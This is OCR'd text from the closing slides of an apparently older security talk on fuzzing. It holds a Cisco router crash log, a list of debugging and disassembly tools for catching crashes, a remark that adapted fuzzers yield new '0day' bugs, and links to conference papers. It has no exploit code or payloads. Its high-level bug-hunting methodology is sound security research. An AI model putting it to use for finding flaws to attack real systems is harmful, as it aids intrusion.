
After killing IE



Determining failing: reboot

```
*** System received a SIGTRAP exception ***
signal= 0x5, code= 0xd00, context= 0x80852e3c
PC = 0x80240624, Vector = 0xd00, SP = 0x80999cb0
*** Unexpected Console tx-ready interrupt ***
PC = 0xfff03fc4, Vector = 0x500, SP = 0x808b8c0c

System Bootstrap, Version 11.3(2)XA4, RELEASE SOFTWARE (fc1)
Copyright (c) 1999 by cisco Systems, Inc.
TAC:Home:SW:IOS:Specials for info
C2600 platform with 49152 Kbytes of main memory

program load complete, entry point: 0x80008000, size: 0x345e6c
Self decompressing the image :
################################################################################
################################################################################
##########################################################
[OK]
```

Determining failing: hangs



Cpu load will not drop until you kill IE

Seeing more then just a crash

- Try to attach a debugger before you start to fuzz
  - Gdb
  - Ollydbg
  - Windbg
  - softice
- Disassemblers can also be very helpful
  - IDA pro
  - Objdump
- Try to keep track of all forked processes and spawned threads

Seeing more then just a crash

- More usefull utilities
  - Strace/ltrace
  - Dumbug
- Look at logfiles:
  - “User ffffffff.8fc54000.0.0.4 doesn't exist”

Extending existing fuzzers

- Fuzzers never cover all the codepaths
- Implementors ALWAYS forget something
- After adaptation you usually find new cool 0day !

Conclusion

- Fuzzing is soooooooooo cool
- Huge timesaver (compared to manual code audit or reverse engineering)
- Probably the most used method to find bugs
- People can't write decent parsing code :)

Advertisement

http://www.miscmag.com/

Issue 3 contains an article about fuzzing.

Interesting links

- Violating Assumptions with Fuzzing

http://ieeexplore.ieee.org/iel5/8013/30742/01423963.pdf

(you have to pay ieee 20 bux for 5 pages of text, **greedy bastards!!!**)

- http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-aitel-spike.ppt
- http://www.phenoelit.de/stuff/Shutup.pdf
- http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-sutton.pdf
- www.blackhat.com/presentations/bh-usa-03/bh-us-03-bret-mounet.pdf
- http://ilja.netric.org/files/fuzzers/
- http://www.immunitysec.com/downloads/advantages_of_block_based_analysis.pdf
- www.blackhat.com/presentations/bh-usa-03/bh-us-03-convery-franz-v2.pdf

Questions ?